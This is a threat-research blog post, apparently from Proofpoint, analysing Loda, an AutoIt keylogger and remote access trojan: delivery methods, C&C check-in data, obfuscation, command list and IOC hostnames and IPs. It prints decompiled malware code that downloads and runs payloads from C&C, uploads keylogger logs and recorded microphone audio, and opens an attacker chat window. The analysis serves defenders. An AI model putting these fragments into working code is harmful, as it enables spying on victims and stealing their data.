

# Introducing Loda Malware

 [proofpoint.com/us/threat-insight/post/introducing-loda-malware](https://proofpoint.com/us/threat-insight/post/introducing-loda-malware)

May 10, 2017





[Blog](#)  
[Threat Insight](#)  
Introducing Loda Malware



May 10, 2017 Proofpoint Staff

Loda is a previously undocumented AutoIT malware with a variety of capabilities for spying on victims. Proofpoint first observed Loda in September of 2016 and it has since grown in popularity. The name 'Loda' is derived from a directory to which the malware author chose to write keylogger logs (Figure 14). It should be noted that some antivirus products currently detect Loda as "Trojan.Nymeria", although the connection is not well-documented.

Loda appears to be distributed by multiple cybercrime actors targeting a variety of verticals. We have observed Loda spread via email campaigns containing Microsoft Word attachments with macros (Figure 3), exploits, or packager shell objects (Figure 4). Notably, we found a document that used the recent CVE-2017-0199 exploit (Figure 1). In addition, we have observed Loda distributed via PDF attachments, links, and executable attachments (Figure 2).

While Loda is a threat on its own, we have also seen campaigns where it was used to download additional information-stealing malware, such as the ISR Stealer.




Figure 1: CVE-2017-0199 document used to deliver Loda





Figure 2: Email with an executable attachment delivering Loda



*Figure 3: Macro document used to deliver Loda*




Figure 4: Document with embedded Packager Object used to deliver Loda

## Analysis

We have observed two versions of the malware, 1.0.0 and 1.0.1, in the wild. Both were tagged as beta versions of the software. In both versions, the malware copies itself to a directory in the %TEMP% folder and creates persistence using a scheduled task. This is typically a 6-character task name which references the executable that was copied to %TEMP%. The malware checks in to a command and control (C&C) server and reports the following information:

- Victim's Country
- A hard coded string (seen 'victim', 'Clientv4')
- Victim's IP address
- User account name

- Windows version
- Windows architecture (X64 or X86)
- Webcam installed (Yes or No, enumerated using capGetDriverDescription from Avicap32.dll)
- Installed AV Vendor (enumerated via running process names)
- Malware version, i.e. 1.0.1
- Hard coded string (seen 'ddd')
- Monitor resolution in a special format ("Pr[Height]X2[Width]X3")
- OS type (can be "laptop", "Desktop", or "x", enumerated using the WMI query "Select \* from Win32\_SystemEnclosure")
- Version (beta)

```
United States|Victim| |Admin| |X64|No|No|1.0.1| | | |x|beta
```

Figure 5: Information sent by the victim machine to the C&C server

Since Loda is written in Autolt, the executable is trivial to decompile. The author of the malware took slight measures to combat this and has obfuscated the Autolt source code using several generic techniques. The most notable example is the use of string obfuscation on most variables. Strings are hex-encoded and concatenated into a larger string with a separator value that appears to be unique in each sample. At run time, variables are initialized based on parsing the large string into an array that is created based on the separator value. Finally, each variable is initialized based on the index of the array that the string is in.

<pre>If StringInStr(\$uu, "UploX") Then     \$sexbn = _stringbetween(\$uu, "UploX", "/"&amp;chr(34))     Local \$ses = ""     For \$i = 1 To 6         \$ses &amp;= Chr(Random(65, 90, 1))     Next     Do         Sleep(10)         \$ccva = TCPRecv(\$r, 65535)         If @error Then ExitLoop         \$ccva1 &amp;= BinaryToString(\$ccva)     Until StringInStr(\$ccva1, "UploEND")     \$ccvct = StringReplace(\$ccva1, "UploEND", "")     FileWrite(\$TempDir &amp; "/" &amp; \$ses &amp; "._" &amp; \$sexbn[0], \$ccvct)     Sleep(500)     ShellExecute(\$TempDir &amp; "/" &amp; \$ses &amp; "._" &amp; \$sexbn[0])     \$ccvct = ""     \$ccva1 = ""     \$ccva = ""     TCPSend(\$r, "UploEND") EndIf</pre>	<pre>If StringInStr(\$a2f02b00c3e, \$a108360553b) Then     \$a41d2401619 = a3f4030514b(\$a2f02b00c3e, \$a6283705b12, \$a5383802b1b)     Local \$a2783902a34 = ""     For \$a4883a01a1e = Number(\$a5583b04c51) To Number(\$a3383c0491e)         \$a2783902a34 &amp;= Chr(Random(Number(\$a2283d04e54), Number(\$a5783e0161e), Number(\$a5783f02649)))     Next     Do         Sleep(Number(\$a1e93001a3b))         \$a019270284f = TCPRecv(\$a20e1e02618, Number(\$a219310491f))         If @error Then ExitLoop         \$a2461b03d4d &amp;= BinaryToString(\$a019270284f)     Until StringInStr(\$a2461b03d4d, \$a1b3302a87)     \$a3a61a00f56 = StringReplace(\$a2461b03d4d, \$a4283305763, "")     FileWrite(Execute(\$a5583a0363e) &amp; \$a1933504445 &amp; \$a2783902a34 &amp; \$a4093602a3c &amp; \$a41d2401619[Number(\$a5d93705657)], \$a3a61a00f56)     Sleep(Number(\$a4993800a1e))     ShellExecute(Execute(\$a3593901431) &amp; \$a5893a03a21 &amp; \$a2783902a34 &amp; \$a3593b00c49 &amp; \$a41d2401619[Number(\$a4e93c05505)])     \$a3a61a00f56 = ""     \$a2461b03d4d = ""     \$a019270284f = ""     TCPSend(\$a20e1e02618, \$a1993d01f2f) EndIf</pre>
--	--

Figure 6: Deobfuscated (left) vs obfuscated (right) strings with random variable names

```
If NOT IsDeclared("Os") Then Global $os
#OnAutoItStartRegister "A1700004E4F_"
Global $a3750704f0b = a1700004e4f($os[1]), $a205080005b = a1700004e4f($os[2]),
$a1050a0172a = a1700004e4f($os[3]), $a1350c00d14 = a1700004e4f($os[4]),
$a5d50d0530b = a1700004e4f($os[5]), $a2450e0255e = a1700004e4f($os[6]),
$a5250f0120d = a1700004e4f($os[7]), $a0060105320 = a1700004e4f($os[8]),
$a1e60302f0e = a1700004e4f($os[9]), $a3560503c2e = a1700004e4f($os[10]),
$a3460703e34 = a1700004e4f($os[11]), $a2e6090110c = a1700004e4f($os[12]),
$a5e60b04411 = a1700004e4f($os[13]), $a4060d0421c = a1700004e4f($os[14]),
$a5360f02451 = a1700004e4f($os[15]), $a3e7010464a = a1700004e4f($os[16]),
$a1170301e16 = a1700004e4f($os[17]), $a5870404418 = a1700004e4f($os[18]),
```

Figure 7: A snippet of variable initialization code from the large array of encoded strings (typically 2000+ elements)

Loda accepts a wide range of commands from the C&C with the following functionality:

- Send a file to C&C
- Receive text from C&C and write to file (likely for batch files)



- Receive data from C&C and write as binary (executable) and run it (Figure 12)
- Execute a hidden Windows Media Player streaming from an arabic radio MMS (Figure 11)
- Close windows media player (likely related to above)
- Upload keylogger data (Figure 10)
- Delete keylogger data
- Read text to victim using SAPI.SpVoice (text sent from C&C)
- Get file or directory sizes (path requested from C&C)
- Shutdown victim PC
- Change wallpaper via registry modifications
- Zip/Unzip files (to exfil to C&C or to decompress from C&C)
- Basic ShellExecute command
- Copy file or directory (paths requested from C&C)
- Enumerate attached drives
- Enumerate common folder locations (Desktop/Pictures/Profile/Appdata/Temp)
- Detect UAC settings
- Download and play .wav files from C&C
- Record microphone sounds using Windows Sound Recorder (Figure 9)
- Send mouse clicks (left or right being separate commands)
- Capture screenshot and send to C&C
- Open/Close CD tray
- Download and execute a file (HTTP path specified from C&C)
- Create a GUI Chat window (Victim/Attacker conversation saved to a file; see Figure 8)
- Record Webcam
- Delete Chrome/Firefox cookies (closes browsers to do this)
- Send running process names to C&C
- Close a running process

```

If StringInStr($uu, "Chat") Then
    #Region ### START Koda GUI section ### Form=
        $hparent = GUICreate("", 0, 0, 0, 0, 0, $ws_ex_toolwindow)
        $form1v = GUICreate(" ", 525, 430, -1, -1, $ws_popup, BitOR($ws_ex_dlgmodalframe, $ws_ex_topmost), $hparent)
        $input1v = GUICtrlCreateInput("", 8, 360, 401, 25)
        GUICtrlSetColor(-1, 6666547)
        GUICtrlSetFont(-1, 12, 400, 0, "")
        GUICtrlSetBkColor(-1, 0)
        $edit1v = GUICtrlCreateEdit("", 0, 0, 521, 345)
        GUICtrlSetFont(-1, 12, 400, 0, "")
        GUICtrlSetColor(-1, 6666547)
        GUICtrlSetBkColor(-1, 0)
        $button1v = GUICtrlCreateButton("Send Message", 419, 360, 89, 30)
        WinSetOnTop(" ", "", 1)
        GUISetState(@SW_SHOW)
    #EndRegion ### END Koda GUI section ###
    FileDelete(@TempDir & "/db.txt")
    While 1
        $nmsg = GUIGetMsg()
        Switch $nmsg
            Case $button1v
                $223 = GUICtrlRead($input1v)
                If $223 <> "" Then
                    GUICtrlSetState($input1v, $gui_focus)
                    TCPSend($r, $223)
                    FileWrite(@TempDir & "/db.txt", "Victim: " & $223 & @CRLF)
                    $456 = FileRead(@TempDir & "/db.txt")
                    GUICtrlSetData($edit1v, $456)
                    _guictrlreadit_scroll($edit1v, $sb_scrollcaret)
                    GUICtrlSetData($input1v, "")
                EndIf
            EndSwitch
        $uux = TCPRecv($r, 500)
        If @error Then
            GUIDelete($form1v)
            ExitLoop
        EndIf
        If StringInStr($uux, "ChatExit") Then
            GUIDelete($form1v)
            ExitLoop
        EndIf
        If $uux <> "" AND StringLeft($uux, 5) <> "Time0" Then
            FileWrite(@TempDir & "/db.txt", "Hacker: " & $uux & @CRLF)
            $456 = FileRead(@TempDir & "/db.txt")
            GUICtrlSetData($edit1v, $456)
            _guictrlreadit_scroll($edit1v, $sb_scrollcaret)
        EndIf
        $temp = TimerInit()
    WEnd
EndIf

```

Figure 8: Ability to create a GUI Chat window from the 'hacker' to the victim

```

If StringInStr($uu, "Sound") Then
    $temp = TimerInit()
    _winapi_wow64enablewow64fsredirection(False)
    Local $i11 = _stringbetween($uu, "|", "|")
    $sss = (@TempDir & "\SouSen.wav")
    $sexe = "C:\Windows\system32\soundrecorder.exe /file " & $sss & " /duration 00:00:" & $i11[0]
    RunWait($sexe)
    $xdr = FileRead(@TempDir & "\SouSen.wav")
    TCPSend($r, $xdr)
    TCPSend($r, "Soundclos")
EndIf

```

Figure 9: Ability to record microphone input using Windows Sound Recorder

```

If StringInStr($uu, "OnlineKey") Then
  If FileExists(@TempDir & "/Klog.txt") Then
    Sleep(300)
    $sdfz = FileRead(@TempDir & "/Klog.txt")
    TCPSend($r, $sdfz)
  EndIf
EndIf
If StringInStr($uu, "OnlineKDel") Then
  If FileExists(@TempDir & "/Klog.txt") Then
    FileDelete(@TempDir & "/Klog.txt")
    TCPCloseSocket($uu)
  EndIf
EndIf

```

Figure 10: Upload and delete keylogger data (implemented as two separate commands, but likely occurring in the same C&C request)

```

If StringInStr($uu, "QURAN") Then
  FileCreateShortcut("mms://live.mp3quran.net:9976/", @TempDir & "/Q.lnk", @TempDir)
  ShellExecute(@TempDir & "/Q.lnk", "", "", "", @SW_HIDE)
EndIf

```

Figure 11: Stream an arabic radio station (shortcut to hidden Windows Media Player MMS)


Receive data from C&C, write to disk and execute

Figure 12: Receive data from C&C, write to disk and execute

We were able to observe the network traffic associated with these C&C communications, a sample of which is shown in Figure 13.

```

.q.QE.M..O....G.m.....R...6...?...x... (...i.....T)...{...}
QE...M.....6...?... (...9.....u;.O... (i=...-`v...=)...k..t-..y..ix.5...Y.$t
$.e..T....F.4QM;..R.#.....s..O.YM7.....3E..op.2]
[...VE...}....D...T.}.....l..z'.E..}.....6
[...N.....Q@...OksOrTime0Time0\ploxz.exe/8rtMZ.....
@.....!L!This program cannot be run in
DOS mode.

$......C...C...Cu..C...C...CO..Cu..C...Cu..C...Cu..C...CRich...
C.....PE..L...{.A.....
.....
\d.....
O.....@.....
O.....0.....tex
t.....data.....@....rsrc...
\.....A.@.....A@.....AM.....AZ.....Ad.....An.....Ay.....
A.....ADVAPI32.dll.KERNEL32.dll.NTDLL.DLL.GDI32.dll.USER32.dll.COMCTL32.dll.VERS
ION.dll
].....

```

Figure 13: PCAP of C&C communications, as Loda downloads a payload

```

$tcx = @MDAY & "-" & @MON & "-" & @YEAR
DirCreate(@TempDir & "/LODA")
Switch $iflags
    Case $llkhf_altdown
        If DllStructGetData($tkeyhooks, "scanCode") = 11 Then
            FileWrite(@TempDir & "/LODA/Log " & $tcx & ".txt", "@")
        EndIf
    Case $llkhf_extended
    Case $llkhf_injected
    Case $llkhf_up
        Local $activewindow = WinGetTitle("")
        If $activewindow <> $cct Then
            FileWrite(@TempDir & "/LODA/Log " & $tcx & ".txt", @CRLF & @CRLF & $activewindow & @CRLF & @CRLF)
            $cct = $activewindow
        EndIf

```

Figure 14: Origin of the name “Loda” (keylogger logs are stored in the directory /LODA/Log)

## Conclusion

Loda malware is a robust keylogger and remote access Trojan with extensive capabilities for collecting and exfiltrating victim information from infected PCs. Since we first observed it in the wild last fall, its footprint has increased dramatically with multiple threat actors distributing the malware via a range of email vectors. It has appeared in attacks across multiple verticals and been used as both a standalone threat and an intermediate loader. While fairly straightforward to analyze because it was coded in AutoIT, Loda’s capabilities for data collection, system control, direct victim interaction, and flexible C&C communications pose significant risks for victims and organizations with infected PCs.

## Indicators of Compromise (IOCs)

IOC	IOC Type	Description
dalengo.duckdns.org	Hostname	Loda C&C
eyasdz.ddns.net	Hostname	Loda C&C
googleindia.ddns.net	Hostname	Loda C&C
niiarmah.dynu.com	Hostname	Loda C&C
nze1411.servehttp.com	Hostname	Loda C&C
shit888.duckdns.org	Hostname	Loda C&C
yxlxlx.hopto.org	Hostname	Loda C&C
103.68.223.131	IP Address	Loda C&C
103.68.223.135	IP Address	Loda C&C
103.68.223.148	IP Address	Loda C&C
154.16.201.2	IP Address	Loda C&C

IOC	IOC Type	Description
185.140.53.231	IP Address	Loda C&C
185.142.236.219	IP Address	Loda C&C
185.145.45.222	IP Address	Loda C&C
